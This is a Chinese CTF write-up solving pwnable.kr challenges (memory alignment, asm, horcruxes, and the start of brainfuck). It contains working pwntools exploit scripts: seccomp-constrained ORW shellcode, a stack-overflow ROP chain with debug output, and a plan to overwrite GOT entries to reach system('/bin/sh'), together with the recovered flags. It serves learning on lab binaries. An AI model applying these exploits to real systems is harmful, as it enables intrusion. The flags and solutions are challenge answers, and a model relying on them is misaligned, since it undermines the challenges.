回到这题,32位系统,公式变成:chunk_size = (req + 4 + 7) & ~7,假如申请8空间,chunk_size=16,刚好对齐。假如申请16空间,chunk_size = 24,24 只是 8 的倍数,不是 16 的倍数。那为什么这道题输入24并没有崩溃,而且后面几个实验才崩溃呢?
因为堆分配在堆初始化后,往往是从0x08开始,这是堆的初始偏移。为什么?
在 x86 (32位) 系统上,为了支持 double 等类型,malloc 保证返回的地址至少是 8字节对齐 的。而在 x86_64 (64位) 系统上,为了支持 long double 或 SSE 指令集,它保证返回的地址是 16字节对齐的。但是由于堆初始化等等问题,32位系统就已经是0x08开头
chunk实际地址与指针地址不是一个概念,指令验证的16字节对齐,是验证指针地址的。而指针地址,指向的是用户区域user data开始的地址,并非chunk地址,我画了一张图:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
    0x08───►┌─────────┐
            │prev_size│
            ├─────────┤
            │  size   │
    0x10───►├─────────┤◄───src pointer
            │   req   │
            │         │
            │ 8 bytes │
    0x18───►├─────────┤
            │prev_size│
            ├─────────┤
            │  size   │
    0x20───►├─────────┤◄───dest pointer
            │   req   │
            │         │
            │ 24 bytes│
            │         │
            │         │
            └─────────┘
这里可以看出两个指针都是对齐的。
关于这里的复用,第一次输入8,公式计算出实际大小为16,可用空间是12(包括了下一块的prev_size),由于我只用8字节,所以prev_size并没有侵占。但如果输入12,公式计算实际大小依然是16,上图完全不会变化,只是在程序运行的时候写数据会侵占第二块的prev_size而已。
这题已经很明显了,我输入的数据,必须对齐,而且要考虑堆初始地址的0x8偏移,所以填入的所有区块大小都应该满足16 * n + 8。
那么生成这10个数就很好写了,因为给的区间就是2 ^ e-1到2 ^ e之间,e还是从4开始取的。第一个区间是8-16,后面的区间是16-32……,除了第一个外,后面的区间左端点必然都是16的倍数,那么脚本除了第一个外,都写 (2 ^ e-1) + 8就行了。
解题脚本:
1
2
3
4
5
6
7
8
9
from pwn import *

io = remote('localhost' , 9022)
io.sendlineafter(b'8 ~ 16 : ',str(8).encode())
for e in range(5,14):
    m = pow(2,e-1)+8
    io.sendlineafter(b' : ',str(m).encode())

print(io.recvall().decode())
那么短的脚本背后是那么多的知识储备。
flag:b0thers0m3_m3m0ry_4lignment
asm
Mommy! I think I know how to make shellcode
ssh asm@pwnable.kr -p2222 (pw: guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <seccomp.h>
#include <sys/prctl.h>
#include <fcntl.h>
#include <unistd.h>

#define LENGTH 128

void sandbox(){
		// 初始化 seccomp 过滤器,默认动作是 KILL。如果程序尝试调用任何未被显式允许的系统调用,内核会立即终止该进程(发送 SIGSYS)
        scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);
        if (ctx == NULL) {
                printf("seccomp error\n");
                exit(0);
        }
		// 允许的系统调用白名单
        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), 0);
        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
        seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
		// 将配置加载到内核
        if (seccomp_load(ctx) < 0){
                seccomp_release(ctx);
                printf("seccomp error\n");
                exit(0);
        }
        seccomp_release(ctx);
}

char stub[] = "\x48\x31\xc0\x48\x31\xdb\x48\x31\xc9\x48\x31\xd2\x48\x31\xf6\x48\x31\xff\x48\x31\xed\x4d\x31\xc0\x4d\x31\xc9\x4d\x31\xd2\x4d\x31\xdb\x4d\x31\xe4\x4d\x31\xed\x4d\x31\xf6\x4d\x31\xff";
unsigned char filter[256];
int main(int argc, char* argv[]){

        setvbuf(stdout, 0, _IONBF, 0);
        setvbuf(stdin, 0, _IOLBF, 0);

        printf("Welcome to shellcoding practice challenge.\n");
        printf("In this challenge, you can run your x64 shellcode under SECCOMP sandbox.\n");
        printf("Try to make shellcode that spits flag using open()/read()/write() systemcalls only.\n");
        printf("If this does not challenge you. you should play 'asg' challenge :)\n");

		// 内存映射 —— 可执行内存页,参数google吧
        char* sh = (char*)mmap(0x41414000, 0x1000, 7, MAP_ANONYMOUS | MAP_FIXED | MAP_PRIVATE, 0, 0);
        // 将上面的地址填充 NOP Sled 并复制 Stub进去
        memset(sh, 0x90, 0x1000);
        memcpy(sh, stub, strlen(stub));

		// 从标准输入读取最多 1000 字节的用户自定义 x64 shellcode,放到 stub 之后
        int offset = sizeof(stub);
        printf("give me your x64 shellcode: ");
        read(0, sh+offset, 1000);

		// 超时强制终止, Chroot 限制文件路径
        alarm(10);
        chroot("/home/asm_pwn");        // you are in chroot jail. so you can't use symlink in /tmp
        // 加载沙箱
        sandbox();
        // 将 sh 指针转换为函数指针并调用
        ((void (*)(void))sh)();
        return 0;
}
flag名很长,沙箱没什么好说的,就是给我们限制一个安全环境。然后读取我们输入的shellcode,然后执行。限时十秒 这里脚本写好open flag,再write到标准输出就可以了。
那个stub变量可以用pwntools的disasm函数,从机器码反编译成汇编:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
>>> from pwn import *
>>> print(disasm(b'\x48\x31\xc0\x48\x31\xdb\x48\x31\xc9\x48\x31\xd2\x48\x31\xf6\x48\x31\xff\x48\x31\xed\x4d\x31\xc0\x4d\x31\xc9\x4d\x31\xd2\x4d\x31\xdb\x4d\x31\xe4\x4d\x31\xed\x4d\x31\xf6\x4d\x31\xff'))
   0:   48                      dec    eax
   1:   31 c0                   xor    eax, eax
   3:   48                      dec    eax
   4:   31 db                   xor    ebx, ebx
   6:   48                      dec    eax
   7:   31 c9                   xor    ecx, ecx
   9:   48                      dec    eax
   a:   31 d2                   xor    edx, edx
   c:   48                      dec    eax
   d:   31 f6                   xor    esi, esi
   f:   48                      dec    eax
  10:   31 ff                   xor    edi, edi
  12:   48                      dec    eax
  13:   31 ed                   xor    ebp, ebp
  15:   4d                      dec    ebp
  16:   31 c0                   xor    eax, eax
  18:   4d                      dec    ebp
  19:   31 c9                   xor    ecx, ecx
  1b:   4d                      dec    ebp
  1c:   31 d2                   xor    edx, edx
  1e:   4d                      dec    ebp
  1f:   31 db                   xor    ebx, ebx
  21:   4d                      dec    ebp
  22:   31 e4                   xor    esp, esp
  24:   4d                      dec    ebp
  25:   31 ed                   xor    ebp, ebp
  27:   4d                      dec    ebp
  28:   31 f6                   xor    esi, esi
  2a:   4d                      dec    ebp
  2b:   31 ff                   xor    edi, edi
很明显是清空寄存器,可能是怕寄存器初始内容影响payload
至于shellcode可以用pwntools自带的组件生成,张剑威老师讲过这个,具体调用系统命令跟之前的ret2syscall差不多,就是找各种gadget,往寄存器写参数,最后压入系统调用号就行。我不太建议写汇编,因为学汇编不快乐。
操作系统是分层执行命令的,读取一个文件,需要open把文件打开,返回一个句柄。read就是从句柄那里拿到内容,write是把内容向0/1/2输出。
64位系统,函数的返回值都会放在rax寄存器,我们就从此读取length长度内容,存到rsp寄存器,再从rsp写到标准输出就行
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
from pwn import *

context(arch="amd64", os="linux")
flag = "this_is_pwnable.kr_flag_file_please_read_this_file.sorry_the_file_name_is_very_loooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0000000000000000000000000ooooooooooooooooooooooo000000000000o0o0o0o0o0o0ong"

asm_code = (
    shellcraft.open(flag)
    + shellcraft.read("rax", "rsp", 100)
    + shellcraft.write(1, "rsp", 100)
)
shellcode = asm(asm_code)

io = remote("localhost", 9026)
io.recv()
io.sendline(shellcode)
print(io.recvall().decode())
flag:Mak1ng_5helLcodE_i5_veRy_eaSy
horcruxes
Voldemort concealed his splitted soul inside 7 horcruxes. Find all horcruxes, and ROP it! author: jiwon choi
ssh horcruxes@pwnable.kr -p2222 (pw:guest)
喔,要rop了,入门篇的最后一个居然是rop
1
2
3
4
5
6
7
[*] '/home/horcruxes/horcruxes'
    Arch:       i386-32-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x8040000)
    Stripped:   No
看起来没什么保护
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+0h] [ebp-Ch]

  setvbuf(stdout, nullptr, 2, 0);
  setvbuf(stdin, nullptr, 2, 0);
  alarm(0x3Cu); // 60u,限时1分钟
  hint(); // 这个提示说摧毁七个伏地魔的神器
  init_ABCDEFG(); //七个变量生成随机字符串,存入变量sum
  v4 = seccomp_init(0); // 默认拒绝所有系统调用
  // 加白名单,2147418112是0x7FFF0000,代表SCMP_ACT_ALLOW(允许该系统调用)
  seccomp_rule_add(v4, 2147418112, 173, 0); // rt_sigreturn
  seccomp_rule_add(v4, 2147418112, 5, 0); // open
  seccomp_rule_add(v4, 2147418112, 295, 0); // mmap2
  seccomp_rule_add(v4, 2147418112, 3, 0); // read
  seccomp_rule_add(v4, 2147418112, 4, 0); // write
  seccomp_rule_add(v4, 2147418112, 252, 0); // exit_group
  seccomp_load(v4);
  return ropme();
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
int init_ABCDEFG()
{
  int result; // eax
  unsigned int buf; // [esp+8h] [ebp-10h] BYREF
  int fd; // [esp+Ch] [ebp-Ch]
  // 读取种子,生成真随机数
  fd = open("/dev/urandom", 0);
  if ( read(fd, &buf, 4u) != 4 )
  {
    puts("/dev/urandom error");
    exit(0);
  }
  close(fd);
  srand(buf);
  // -559038737是0xDEADBEEF。有符号值的溢出后的值
  a = -559038737 * rand() % 0xCAFEBABE;
  b = -559038737 * rand() % 0xCAFEBABE;
  c = -559038737 * rand() % 0xCAFEBABE;
  d = -559038737 * rand() % 0xCAFEBABE;
  e = -559038737 * rand() % 0xCAFEBABE;
  f = -559038737 * rand() % 0xCAFEBABE;
  g = -559038737 * rand() % 0xCAFEBABE;
  // 计算 7 个变量的和,存入全局变量 sum
  result = f + e + d + c + b + a + g;
  sum = result;
  return result;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
int ropme()
{
  char s[100]; // [esp+4h] [ebp-74h] BYREF
  int v2; // [esp+68h] [ebp-10h] BYREF
  int fd; // [esp+6Ch] [ebp-Ch]

  // 选单
  printf("Select Menu:");
  __isoc99_scanf("%d", &v2);
  getchar();
  // 输入的值等于哪个变量就跳转某个函数,函数都是输出不同的话
  if ( v2 == a )
  {
    A();
  }
  else if ( v2 == b )
  {
    B();
  }
  else if ( v2 == c )
  {
    C();
  }
  else if ( v2 == d )
  {
    D();
  }
  else if ( v2 == e )
  {
    E();
  }
  else if ( v2 == f )
  {
    F();
  }
  else if ( v2 == g )
  {
    G();
  }
  else
  {
	// 都没猜中
    printf("How many EXP did you earned? : ");
    gets(s);
    // 输入的值转成整数后等于sum
    if ( atoi(s) == sum )
    {
	  // 一套读取flag的操作
      fd = open("/home/horcruxes_pwn/flag", 0);
      s[read(fd, s, 0x64u)] = 0;
      puts(s);
      close(fd);
      exit(0);
    }
    puts("You'd better get more experience to kill Voldemort");
  }
  return 0;
}
使用gest获取值,存在栈溢出,而且可以读取全局变量吧。 很明显200个垃圾数据,就触发了段错误:
1
2
3
4
5
6
7
8
horcruxes@ubuntu:~$ ./horcruxes
Voldemort concealed his splitted soul inside 7 horcruxes.
Find all horcruxes, and destroy it!

Select Menu:1
How many EXP did you earned? : aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaaaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
You'd better get more experience to kill Voldemort
Segmentation fault (core dumped)
函数给了ORW代码,所以我写rop链就好了,栈:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
pwndbg> stack 40
00:0000│ esp 0xffffda90 —▸ 0xffffdaa4 ◂— 'KKKK'
01:0004│-084 0xffffda94 —▸ 0xf7ffcb80 (_rtld_global_ro) ◂— 0
02:0008│-080 0xffffda98 —▸ 0xffffdb18 —▸ 0xffffdb38 —▸ 0xf7ffd020 (_rtld_global) —▸ 0xf7ffda40 ◂— ...
03:000c│-07c 0xffffda9c —▸ 0x804154a (ropme+63) ◂— mov edx, dword ptr [ebp - 0x10]
04:0010│-078 0xffffdaa0 —▸ 0x8046280 ◂— 0x8046
05:0014│ eax 0xffffdaa4 ◂— 'KKKK'
06:0018│-070 0xffffdaa8 ◂— 0
07:001c│-06c 0xffffdaac —▸ 0x8046280 ◂— 0x8046
08:0020│-068 0xffffdab0 ◂— 0x3c /* '<' */
09:0024│-064 0xffffdab4 ◂— 1
0a:0028│-060 0xffffdab8 ◂— 0
0b:002c│-05c 0xffffdabc ◂— 0x10451a0
0c:0030│-058 0xffffdac0 —▸ 0xf7f92adb ◂— add ebx, 0x1e525
0d:0034│-054 0xffffdac4 —▸ 0xf7f9339c ◂— add ebx, 0x1dc64
0e:0038│-050 0xffffdac8 —▸ 0x8046280 ◂— 0x8046
0f:003c│-04c 0xffffdacc ◂— 0x3b7f9b00
10:0040│-048 0xffffdad0 ◂— 0
11:0044│-044 0xffffdad4 —▸ 0xf7ffcb80 (_rtld_global_ro) ◂— 0
12:0048│-040 0xffffdad8 —▸ 0xf7f92e6d ◂— add ebx, 0x1e193
13:004c│-03c 0xffffdadc —▸ 0xf7fb1000 ◂— 0x20ef0
14:0050│-038 0xffffdae0 —▸ 0x80451a0 ◂— 0xa1b2c3d4
15:0054│-034 0xffffdae4 —▸ 0xf7ffcb80 (_rtld_global_ro) ◂— 0
16:0058│-030 0xffffdae8 —▸ 0xffffdb38 —▸ 0xf7ffd020 (_rtld_global) —▸ 0xf7ffda40 ◂— 0
17:005c│-02c 0xffffdaec —▸ 0xf7f91c54 (seccomp_load+84) ◂— add esp, 0x10
18:0060│-028 0xffffdaf0 —▸ 0x80451a0 ◂— 0xa1b2c3d4
19:0064│-024 0xffffdaf4 ◂— 0
1a:0068│-020 0xffffdaf8 —▸ 0xf7fb1000 ◂— 0x20ef0
1b:006c│-01c 0xffffdafc —▸ 0x8043f90 (_GLOBAL_OFFSET_TABLE_) —▸ 0x8043e90 (_DYNAMIC) ◂— 1
1c:0070│-018 0xffffdb00 —▸ 0xf7f91c0b (seccomp_load+11) ◂— add ebx, 0x1f3f5
1d:0074│-014 0xffffdb04 —▸ 0x8043f90 (_GLOBAL_OFFSET_TABLE_) —▸ 0x8043e90 (_DYNAMIC) ◂— 1
1e:0078│-010 0xffffdb08 ◂— 1
1f:007c│-00c 0xffffdb0c —▸ 0x80414f9 (main+254) ◂— add esp, 0x10
20:0080│-008 0xffffdb10 —▸ 0x80451a0 ◂— 0xa1b2c3d4
21:0084│-004 0xffffdb14 —▸ 0x8043f90 (_GLOBAL_OFFSET_TABLE_) —▸ 0x8043e90 (_DYNAMIC) ◂— 1
22:0088│ ebp 0xffffdb18 —▸ 0xffffdb38 —▸ 0xf7ffd020 (_rtld_global) —▸ 0xf7ffda40 ◂— 0
23:008c│+004 0xffffdb1c —▸ 0x8041501 (main+262) ◂— lea esp, [ebp - 8]
24:0090│+008 0xffffdb20 —▸ 0xffffdb60 —▸ 0xf7f85000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x229dac
25:0094│+00c 0xffffdb24 —▸ 0xf7fbe95c —▸ 0xf7ffdba0 —▸ 0xf7fbea94 —▸ 0xf7ffda40 ◂— ...
26:0098│+010 0xffffdb28 —▸ 0xf7fbeec0 —▸ 0xf7d75cc6 ◂— 'GLIBC_PRIVATE'
27:009c│+014 0xffffdb2c —▸ 0x80451a0 ◂— 0xa1b2c3d4
ORW的汇编:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
.text:08041625 ; 44:       fd = open("/home/horcruxes_pwn/flag", 0);
.text:08041625                 sub     esp, 8
.text:08041628                 push    0               ; oflag
.text:0804162A                 lea     eax, (aHomeHorcruxesP - 8043F90h)[ebx] ; "/home/horcruxes_pwn/flag"
.text:08041630                 push    eax             ; file
.text:08041631                 call    _open
.text:08041636                 add     esp, 10h
.text:08041639                 mov     [ebp+fd], eax
.text:0804163C ; 45:       s[read(fd, s, 0x64u)] = 0;
.text:0804163C                 sub     esp, 4
.text:0804163F                 push    64h ; 'd'       ; nbytes
.text:08041641                 lea     eax, [ebp+s]
.text:08041644                 push    eax             ; buf
.text:08041645                 push    [ebp+fd]        ; fd
.text:08041648                 call    _read
.text:0804164D                 add     esp, 10h
.text:08041650                 mov     [ebp+eax+s], 0
.text:08041655 ; 46:       puts(s);
.text:08041655                 sub     esp, 0Ch
.text:08041658                 lea     eax, [ebp+s]
.text:0804165B                 push    eax             ; s
.text:0804165C                 call    _puts
.text:08041661 ; 47:       close(fd);
.text:08041661                 add     esp, 10h
.text:08041664                 sub     esp, 0Ch
.text:08041667                 push    [ebp+fd]        ; fd
.text:0804166A                 call    _close
.text:0804166F ; 48:       exit(0);
.text:0804166F                 add     esp, 10h
.text:08041672                 sub     esp, 0Ch
.text:08041675                 push    0               ; status
.text:08041677                 call    _exit
可以看到是连续的,那我跳到open就可以了,但是一直不行:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
horcruxes@ubuntu:~$ cat /tmp/ho/exp.py
from pwn import *

context.log_level= 'debug'
orw = 0x08041625
payload = b'K' * 120 + p32(orw)
io = process('./horcruxes')
io.sendlineafter(b'Select Menu:',str(1).encode())
io.sendlineafter(b'? :',payload)
# print(io.recv().decode())
io.interactive()
horcruxes@ubuntu:~$ python /tmp/ho/exp.py
[+] Starting local process './horcruxes' argv=[b'./horcruxes'] : pid 584685
[DEBUG] Received 0x6b bytes:
    b'Voldemort concealed his splitted soul inside 7 horcruxes.\n'
    b'Find all horcruxes, and destroy it!\n'
    b'\n'
    b'Select Menu:'
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x1f bytes:
    b'How many EXP did you earned? : '
[DEBUG] Sent 0x7d bytes:
    00000000  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  │KKKK│KKKK│KKKK│KKKK│
    *
    00000070  4b 4b 4b 4b  4b 4b 4b 4b  25 16 04 08  0a           │KKKK│KKKK│%···│·│
    0000007d
[*] Switching to interactive mode
 [DEBUG] Received 0x33 bytes:
    b"You'd better get more experience to kill Voldemort\n"
You'd better get more experience to kill Voldemort
[*] Got EOF while reading in interactive
而跳转abcd函数却可以:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
horcruxes@ubuntu:~$ cat /tmp/ho/exp.py
from pwn import *

context.log_level= 'debug'
orw = 0x0804129D
payload = b'K' * 120 + p32(orw)
io = process('./horcruxes')
io.sendlineafter(b'Select Menu:',str(1).encode())
io.sendlineafter(b'? :',payload)
# print(io.recv().decode())
io.interactive()
horcruxes@ubuntu:~$ python /tmp/ho/exp.py
[+] Starting local process './horcruxes' argv=[b'./horcruxes'] : pid 586202
[DEBUG] Received 0x5e bytes:
    b'Voldemort concealed his splitted soul inside 7 horcruxes.\n'
    b'Find all horcruxes, and destroy it!\n'
[DEBUG] Received 0x1 bytes:
    b'\n'
[DEBUG] Received 0xc bytes:
    b'Select Menu:'
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x1f bytes:
    b'How many EXP did you earned? : '
[DEBUG] Sent 0x7d bytes:
    00000000  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  │KKKK│KKKK│KKKK│KKKK│
    *
    00000070  4b 4b 4b 4b  4b 4b 4b 4b  9d 12 04 08  0a           │KKKK│KKKK│····│·│
    0000007d
[*] Switching to interactive mode
 [DEBUG] Received 0x63 bytes:
    b"You'd better get more experience to kill Voldemort\n"
    b'You found "Tom Riddle\'s Diary" (EXP +486248299)\n'
You'd better get more experience to kill Voldemort
You found "Tom Riddle's Diary" (EXP +486248299)
[*] Got EOF while reading in interactive
本地调试是可以打印sum值的,但是flag在远程服务器内存里面。不能直接打印sum输入,如果通过构造print sum可能可以,不过太麻烦了。 所以思路是,连续跳转7个函数获得他们的七个变量值,然后跳转到ropme函数,输入此值。 调试完如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[DEBUG] Sent 0x95 bytes:
    00000000  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  4b 4b 4b 4b  │KKKK│KKKK│KKKK│KKKK│
    *
    00000070  4b 4b 4b 4b  4b 4b 4b 4b  9d 12 04 08  cf 12 04 08  │KKKK│KKKK│····│····│
    00000080  01 13 04 08  33 13 04 08  65 13 04 08  97 13 04 08  │····│3···│e···│····│
    00000090  c9 13 04 08  0a                                     │····│·│
    00000095
[+] Receiving all data: Done (400B)
[DEBUG] Received 0x18f bytes:
    b"You'd better get more experience to kill Voldemort\n"
    b'You found "Tom Riddle\'s Diary" (EXP +562380540)\n'
    b'You found "Marvolo Gaunt\'s Ring" (EXP +611155077)\n'
    b'You found "Helga Hufflepuff\'s Cup" (EXP +-1487860692)\n'
    b'You found "Salazar Slytherin\'s Locket" (EXP +25295173)\n'
    b'You found "Rowena Ravenclaw\'s Diadem" (EXP +478526694)\n'
    b'You found "Nagini the Snake" (EXP +72754451)\n'
    b'You found "Harry Potter" (EXP +43094901)\n'
[*] Process '/home/horcruxes/horcruxes' stopped with exit code -11 (SIGSEGV) (pid 743638)
循环获取地址,再跳到ropme输入
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
from pwn import *
# context.log_level = 'DEBUG'
A = 0x0804129D
B = 0x080412CF
C = 0x08041301
D = 0x08041333
E = 0x08041365
F = 0x08041397
G = 0x080413C9
ropme = 0x0804150B

payload = b'K' * 120 + p32(A) + p32(B) + p32(C) + p32(D) + p32(E) + p32(F) + p32(G) + p32(ropme)
io = remote('localhost',9032)
io.sendlineafter(b'Select Menu:', str(1).encode())
io.sendlineafter(b'? :', payload)
arr = [0] * 7
for i in range(7):
    io.recvuntil(b'EXP +',drop = True)
    arr[i] = int(io.recvuntil(b')',drop = True))
    print(arr[i])

res = sum(arr)
print('result:',res)
io.sendlineafter(b'Select Menu:', str(1).encode())
io.sendlineafter(b'? :', str(res).encode())
print(io.recvall())
这个脚本居然是好是坏,然后才知道 res 有时候会发生32位的整数溢出,超过2^32 -1 后输入程序后被溢出处理了:
C 语言直接相加得到的溢出,采用一种 补码模 232 回绕 的方式计算和,我们后面的脚本也会用这种方式处理
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
horcruxes@ubuntu:/tmp/ho$ python exp.py
[+] Opening connection to localhost on port 9032: Done
-1945348568
975697595
1106329182
1898166304
-944707200
331707676
-1572631988
result: -150786999
[+] Receiving all data: Done (35B)
[*] Closed connection to localhost port 9032
b' The_M4gic_sp3l1_is_Avada_Ked4vra\n\n'
horcruxes@ubuntu:/tmp/ho$ python exp.py
[+] Opening connection to localhost on port 9032: Done
1099854830
-1615582172
763123778
637798602
293614253
535174699
844835418
result: 2558819408
[+] Receiving all data: Done (52B)
[*] Closed connection to localhost port 9032
b" You'd better get more experience to kill Voldemort\n"
处理了一下溢出,并且使用远程连接,这样随意在虚拟机就能运行:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
from pwn import *

A = 0x0804129D
B = 0x080412CF
C = 0x08041301
D = 0x08041333
E = 0x08041365
F = 0x08041397
G = 0x080413C9
ropme = 0x0804150B

payload = b'K' * 120 + p32(A) + p32(B) + p32(C) + p32(D) + p32(E) + p32(F) + p32(G) + p32(ropme)
sh = ssh('horcruxes', 'pwnable.kr', password='guest', port=2222)
io = sh.remote('0',9032)
io.sendlineafter(b'Select Menu:', str(1).encode())
io.sendlineafter(b'? :', payload)
arr = [0] * 7
for i in range(7):
    io.recvuntil(b'EXP +',drop = True)
    arr[i] = int(io.recvuntil(b')',drop = True))

res = sum(arr)
# 处理溢出
res = (res + 2**31) % 2**32 - 2**31
io.sendlineafter(b'Select Menu:', str(1).encode())
io.sendlineafter(b'? :', str(res).encode())
print(io.recvall())
io.close()
sh.close()
Rookiss
brain fuck
I made a simple brain-fuck language emulation program written in C.
The [ ] commands are not implemented yet. However the rest functionality seems working fine. Find a bug and exploit it to get a shell.ssh brainfuck@pwnable.kr -p2222 (pw: guest)
前一章总共90分,这题就100了,务必拿下!
1
2
3
4
5
6
7
8
brainfuck@ubuntu:~$ checksec brainfuck
[*] '/home/brainfuck/brainfuck'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t i; // [esp+28h] [ebp-40Ch]
  char s[1024]; // [esp+2Ch] [ebp-408h] BYREF
  unsigned int v6; // [esp+42Ch] [ebp-8h]

  v6 = __readgsdword(0x14u);
  setvbuf(stdout, nullptr, 2, 0);
  setvbuf(stdin, nullptr, 1, 0);
  p = (int)&tape; // tape地址转整型赋给p
  puts("welcome to brainfuck testing system!!");
  puts("type some brainfuck instructions except [ ]");
  memset(s, 0, sizeof(s));
  fgets(s, 1024, stdin);
  for ( i = 0; i < strlen(s); ++i )
    do_brainfuck(s[i]);
  return 0;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
int __cdecl do_brainfuck(char a1)
{
  int result; // eax
  _BYTE *v2; // ebx

  result = a1 - 43; // 没用的赋值
  switch ( a1 )
  {
    case '+':
      result = p;
      //由于p之前是整型,这里强制转换成字节指针,_BYTE *代表字节类型的指针
      ++*(_BYTE *)p; //这里解引用了,所以是指向的值自增
      break;
    case ',':
      v2 = (_BYTE *)p;
      // 从标准输入缓冲区读取「下一个待读取」的字符,并返回它的 ASCII 码(int 类型)
      result = getchar();
      *v2 = result;
      break;
    case '-':
      result = p;
      --*(_BYTE *)p;
      break;
    case '.':
      result = putchar(*(char *)p);
      break;
    case '<':
      result = --p;
      break;
    case '>':
      result = ++p;
      break;
    case '[':
      result = puts("[ and ] not supported.");
      break;
    default:
      return result;
  }
  return result;
}
打过CTF的肯定都知道brainfuck,这里不多说了
main没什么特别,就是把tape的指针转成整型。然后进入一个简单的brain fuck模拟程序
这个程序遍历输入的字符,然后根据字符内容做一些操作
| 字符 | 操作 |
|---|---|
| + | p指向的值自增1,就是tape+1 |
| , | 读取下一个字符,赋给p指向的值,改写tape |
| - | p指向的值自减1,就是tape-1 |
| . | 打印p指向的值,打印tape |
| < | p自减,指p的值,也就是保存的tape地址 |
| > | p自增,指p的值,也就是保存的tape地址 |
| [ | 不支持 |
漏洞在于do_brainfuck没有什么限制,通过<和>可以把指针指向正负1024的区域。用.打印p的值,计算偏移。然后来来回回调用输入。
这里的利用点是
1
2
  memset(s, 0, sizeof(s));
  fgets(s, 1024, stdin);
把 memset改成gets,fgets改成system,因为他们都有s参数,这样可以把参数写成/bin/sh,达到命令执行
问题在于如何获取fgets和system,他们都在libc里面,所以需要泄露libc,而brainfuck模拟器函数,可以做到这一点,我们先移动指针,然后打印指针就行了。
这里没有开PIE,所以本地地址与远程一样。
1
2
3
4
5
6
7
8
pwndbg> p &p
$1 = (<data variable, no debug info> *) 0x804a080 <p>
pwndbg> p &tape
$2 = (<data variable, no debug info> *) 0x804a0a0 <tape>
pwndbg> x/x &p
0x804a080 <p>:  0x0804a0a0
pwndbg> x/x &tape
0x804a0a0 <tape>:       0x00000000
可以看到,p里存储的是tape的地址,在我输入<,进行一次有效switch后,保存的值果然减少了1:
1
2
pwndbg> x/x &p
0x804a080 <p>:  0x0804a09f
我输入,,然后输入KKKK,getchar只取一个值,并且赋给了起始位置:
1
2
pwndbg> x/x &tape
0x804a0a0 <tape>:       0x0000004b
所以写入地址的话,要每次移动一个字节再写入。小端序是低地址在低位,所以写地址应该,>4次。泄露地址要.>4次,接收它无需做一次逆序拼接。用pwntools的u32解包就自动把小端序字节流解码成正常地址。
注意,逐个读写字节后,指针指向末尾,应该再<4次,让指针指向开头,也就是还原指针的位置,后续做其他got表项的计算更方便点。
我在调试的时候用的
recv(4)接收地址,但是有时候成功有时候失败,因为recv是最多读 4 字节,只要当前缓冲区里有数据就先返回,而Linux pipe / stdio 调度导致:有时候4字节一起到达,有时候只到1字节,有时候2+2,有时候3+1。所以这里改用recvn(4),它表示一定等到 4 字节再返回。如何写?由于getchar只从缓冲区取一个字节,所以我们一次发四个字节,它写一次,移动一下,再读写一次。
